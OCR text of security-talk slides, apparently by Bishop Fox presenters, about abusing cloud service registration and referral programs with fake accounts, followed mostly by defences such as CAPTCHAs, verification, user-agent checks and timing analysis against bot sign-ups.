
« Back to Help Center

You can get extra space by inviting your friends to try out Dropbox. If a friend uses your invitation to sign up for an account, installs the Dropbox desktop app on a computer, and signs in to the app, both of you will receive bonus space.

- **Free accounts** get 500 MB per referral. You can earn up to 16 GB in referrals.
- **Pro (paid) accounts** get 1 GB per referral and can earn up to 32 GB of **extra** space in referrals.

Unlimited Storage Space

Refer Fake Friends



DEMONSTRATION

Distributed Denial of Service (DDoS)

DETECTION

No one can catch a ninja!

Disaster Recovery Plan

Armadillo Up ™

Automatic Backups

- Propagate to other similar services
  - e.g. MongoLab ← → MongoHQ
- Infrastructure across multiple service providers
- Easily migrated

RISING TREND


Active Attacks

Cloud Provider Registration

Adaptation


Cloud Provider Registration

Adaptation



Cloud Provider Registration

Adaptation



PROTECTION

Bot Busters

Protection

Usability vs Security

What can we do?

- Logic puzzles
- Sound output
- Credit card validation
- Live operators
- Limited-use account
- Heuristic checks
- Federated identity systems

Reference: http://www.w3.org/TR/2003/WD-turingtest-20031105/#solutions

Protection

At Abuse vs At Registration

What should we do?

- Analyzing properties of Sybil accounts
- Analyzing the arrival rate and distribution of accounts
- Flag accounts registered with emails from newly registered domain names
- Email verification
- CAPTCHAs
- IP Blacklisting
- Phone/SMS verification
- Automatic pattern recognition

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf

Protection

At Abuse vs At Registration

Advanced techniques

- Signup flow events
  - Detect common activities after signup
- User-agent
  - A registration bot may generate a different user-agent for each signup or use uncommon user-agents
- Form submission timing
  - A bot that doesn't mimic human behavior by performing certain actions too quickly can be detected

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf

THANK YOU

Oscar Salazar @tracertea

Rob Ragan @sweepthatleg

CONTACT@BISHOPFOX.COM